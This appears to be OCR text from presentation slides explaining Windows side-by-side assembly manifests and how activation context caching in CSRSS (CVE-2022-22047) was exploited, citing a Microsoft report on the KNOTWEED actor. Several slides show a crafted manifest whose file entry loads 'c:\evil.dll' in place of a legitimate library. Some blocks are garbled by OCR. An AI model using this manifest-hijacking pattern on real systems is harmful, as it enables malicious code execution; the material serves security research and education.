


```
<assembly>
 ...
 <dependency>
  <dependentAssembly>
   <assemblyIdentity
    name="SharedLibrary"
    version="2.0.0.0" />
  </dependentAssembly>
 </dependency>
</assembly>
```

```
<assembly>
 <assemblyIdentity
   name="SharedLibrary"
   version="2.0.1234.0"/>
 <file name="SharedLibrary.dll"/>
 ...
</assembly>
```

C:\Windows\WinSxS\Manifests\
amd64_sharedlibrary_6595b64144ccf1df_2.0.1234.0.manifest

Assembly Searching Sequence



```
<assembly>
 ...
 <dependency>
    version="2.0.0.0" />
  </dependentAssembly>
 </dependency>
</assembly>
```


Assembly Manifest File


```
<assembly>
 <assemblyIdentity name="SharedLibrary" version="2.0.1234.0"/>
 <dependency>
  <dependentAssembly>
   <assemblyIdentity
    name="SharedLibrary.resources" version="2.0.0.0"/>
   </dependentAssembly>
 </dependency>
 <file name="SharedLibrary.dll"/>
</assembly>
```

More dependencies

Assembly resources

Load DLL From Assembly Directory






Untangling KNOTWEED: European private-sector offensive actor using 0-day exploits

…

The CVE-2022-22047 vulnerability is related to an issue with activation context caching in the Client Server Run-Time Subsystem (CSRSS) on Windows. At a high level, the vulnerability could enable an attacker to provide a crafted assembly manifest, which would create a malicious activation context in the activation context cache, for an arbitrary process. This cached context is used the next time the process spawned.

https://www.microsoft.com/en-us/security/blog/2022/07/27/untangling-knotweed-european-private-sector-offensive-actor-using-0-day-exploits

Exploiting Activation Context Caching




```
<assembly>
 ...
<file loadFrom="c:\evil.dll"
      name="SharedLibrary.dll"/>
</assembly>
```

```
<assembly>
 ...
<file name="SharedLibrary.dll"/>
</assembly>
```

C:\Windows\WinSxS\Manifests\
amd64_sharedlibrary_6595b64144ccf1df_2.0.1234.0.manifest

Exploiting Activation Context Caching




```
<assembly>
 ...
<file loadFrom="c:\evil.dll"
      name="SharedLibrary.dll"/>
</assembly>
```

```
<assembly>
 ...
 <dependency>
  <dependentAssembly>
   <assemblyIdentity
    name="SharedLibrary"
    version="2.0.0.0" />
  </dependentAssembly>
 </dependency>
</assembly>
```


```
<assembly>
 ...
<file name="SharedLibrary.dll"/>
</assembly>
```

Exploiting Activation Context Caching



```
<assembly>
 ...
<file loadFrom="c:\evil.dll"
      name="SharedLibrary.dll"/>
</assembly>
```

Weak Caching Key

